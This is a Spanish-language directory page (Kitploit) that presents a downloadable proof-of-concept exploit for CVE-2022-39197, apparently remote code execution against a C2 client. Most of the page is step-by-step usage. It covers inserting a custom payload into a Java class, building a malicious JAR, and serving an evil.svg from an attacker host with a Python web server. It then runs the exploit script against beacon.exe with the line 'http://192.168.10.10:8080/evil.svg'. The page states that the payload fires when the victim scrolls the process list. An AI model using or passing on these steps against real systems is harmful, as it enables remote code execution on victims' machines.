
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-39197-RCE — CVE-2022-39197 RCE POC | Kitploit
Herramientas/GitHubGitHub/thecryinggame/cve-2022-39197-rce
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebComando y ControlDesarrollo de Payloads
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

Ver Repositorio
13492hace 4 añosAún no revisado
Compartir

CVE-2022-39197-RCE

Primero

Este proyecto fue modificado a partir del proyecto de @its-arun https://github.com/its-arun/CVE-2022-39197

Cuando probé el script, descubrí que el script de frida no podía consultar los datos en el orden normal. El método consiste en modificar el script de frida para modificar el nombre del proceso.

Gracias al Maestro @Kai5174 por su contribución al método de explotación.

Uso

  • Preparar el Payload

1、Edite el comando ejecutado con su payload en EvilJar/src/main/java/Exploit.java, actualmente solo puede abrir la calculadora.

2、Compile usando jar mvn clean compile assembly:single

4、Mueva EvilJar-1.0-jar-with-dependencies.jar de EvilJar/target/ a la carpeta serve/

5、Edite serve\evil.svg y reemplace [attacker]

6、Sirva usando python3 -m http.server 8080

7、Genere beacon.exe con versión de C2 menor o igual a 4.7


8、Debe ejecutar el script de Python en un sistema Windows para conectarse, y realizar contramedidas cuando el cliente acceda a la lista de procesos y vea el proceso beacon.exe.

  • Ejecutar el Exploit
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg


El payload se activará tan pronto como el usuario se desplace por la Lista de Procesos.

POC

Windows 1.png

Mac 2.jpg

Referencias

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — Hay un gran análisis en profundidad de esta vulnerabilidad https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html

Modificado de https://github.com/its-arun/CVE-2022-39197

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    339
  • 4

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    317
  • 5

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →